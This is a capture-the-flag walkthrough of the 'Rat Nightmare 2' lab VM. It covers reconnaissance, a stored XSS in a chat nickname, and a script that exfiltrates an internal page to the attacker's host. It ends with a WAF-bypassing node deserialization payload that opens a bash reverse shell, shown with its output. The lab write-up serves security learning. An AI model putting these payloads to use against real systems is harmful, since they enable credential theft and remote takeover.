Rat Nightmare 2

After booting the box, it should show IP in console.

```
Debian GNU/Linux 10 ratbox tty1
IP: 192.168.66.6

ratbox login:
```

We start of with nmap-scan


```
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Actions blocked
```

The only one open is port 80

Nikto doesn't show much more either


```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.66.6
+ Target Hostname:    192.168.66.6
+ Target Port:        80
+ Start Time:         2021-03-09 13:58:47 (GMT1)
---------------------------------------------------------------------------
+ Server: nginx/1.14.2
+ Server leaks inodes via ETags, header found with file /, fields: 0x60429b6d 0x984
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ /wp-app.log: Wordpress' wp-app.log may leak application/system details.
+ 26187 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-03-09 14:01:10 (GMT1) (143 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

My browsers "Wappalyzer" plugin, reveals what tech we are dealing with here



Dictionary/brute-force attacks are not the way.
Fuzzers don't like the site much either.


Visiting the /about page




So. How to reach 192.168.150.251?

The Support link, points to: http://chat/


So we add chat to our hostfile and click the link.



It is a chat app and admin looks like he is chatty



There are some sanitizing going on here...




But luckily for us, it is done client side:-)

socket.io.js chat.js

```
140
141 /**
142  * Helper functions
143  */
144
145 // Convert html tags into literal strings
146 function sanitize (input) {
147     var input = input.replace(/>/g, '&gt;').replace(/</g,'&lt;').replace('\n','<br/>');
148     return input;
149 }
150
151 // Appends messages to chat box and scroll down
152 // to latest notification
```

Intercept with burp and add payload <script>alert(6*7)</script> shows we have XSS



We set up a staged delivery of the payload, giving us more room for experimenting

```
5:::{"name":"outgoing","args":[{"message":"<script src='http://192.168.66.1/p.js'></script>"}]}
```

But it is not firing like one should expect.

Putting it in the name field instead, does the trick.

```
Connection: close

5:::{"name":"new user","args":[{"nickname":"<script src='http://192.168.66.1/p.js'></script>Meh"}]}
```

We forge our payload and put it in p.js

```
function reqListener () {

   var passwd = btoa(this.responseText);
   var b = new XMLHttpRequest();
   b.open("GET", "http://192.168.66.1/?passwd="+passwd);
   b.send();
}

var a = new XMLHttpRequest();
a.addEventListener("load", reqListener);
a.open("GET", "http://192.168.150.251/");
a.send();
```

And after waiting a bit, we get what we are looking for.


```
[1]  + 92145 continued  python -m http.server 80
192.168.66.1 - - [09/Mar/2021 14:42:02] "GET /p.js?_=1615297302411 HTTP/1.1" 200 -
192.168.66.1 - - [09/Mar/2021 14:42:02] "GET /p.js?_=1615297302412 HTTP/1.1" 200 -
192.168.66.6 - - [09/Mar/2021 14:42:27] "GET /p.js?_=1615297347322 HTTP/1.1" 200 -
192.168.66.6 - - [09/Mar/2021 14:42:27] "GET /?passwd=CgoKCgoKCgphZG1pbiwgeW91ciBwYXNzd29yZCBpcyBTU1JGc0FyZUMwMGwhCg== HTTP/1.1" 200 -
192.168.66.1 - - [09/Mar/2021 14:42:27] "GET /p.js?_=1615297302413 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
(base)  andreas@Andreass-iMac  ~/test  echo CgoKCgoKCgphZG1pbiwgeW91ciBwYXNzd29yZCBpcyBTU1JGc0FyZUMwMGwhCg==|base64 -d
```

```
admin, your password is SSRFsAreC00l!
```

admin, your password is SSRFsAreC00l!

BTW. This works only once. You need to place payload again after it fires.


And we are in




A little timer here, taunting us about lack of advancement ;-)

There is a HTML injection going on in the 404,

Messing with it reveals an awful truth.



Cookies looks interesting. At least the one named profile




```
(base)  andreas@Andreass-iMac  ~/test  echo eyJ1c2VybmFtZSI6ImFkbWluIiwiYWRtaW4iOiIxIiwibG9nb24iOjE2MTUyOTc0OTAzMTd9|base64 -d
{"username":"admin","admin":"1","logon":1615297490317}%
```

{"username":"admin","admin":"1","logon":1615297490317}

We know node deserialization is a thing. Could this be a vulnerability here too?


This part is really hard flying blind. What we did, was setting up a nginx with mod security, tailing logs to see if we could find a way round the filtering. Because that is what a WAF is, basically. It recognizes patterns based on rules.

As this is JSON, stuff we can do is a bit limited. We cannot use any kind of node functions to obfuscate, we need to deliver it to node through the WAF first.

So, finally we managed bypassing it, by using unicode escaped representations at key positions. This is our working payload:

```
{"rce":"_$$\u004e\u0044_FUNC$$_\u0066unction()
{\nrequire('child_process').exec('bash -c \"exec bash -i &>/dev/
tcp/192.168.66.1/4444 <&1\"', \u0066unction(error,\nstdout,
stderr) { console.log(stdout) });\n}()"}
a.send();
```

We base64 encode it and put it in the cookie.



Reloading the page, gives us that sweet revshell:-)

```
(base)  ✘ andreas@Andreass-iMac  ~  nc -lvnp 4444
Connection from 192.168.66.6:40676
bash: cannot set terminal process group (45): Inappropriate ioctl for device
bash: no job control in this shell
nonode@ratnode:/$
```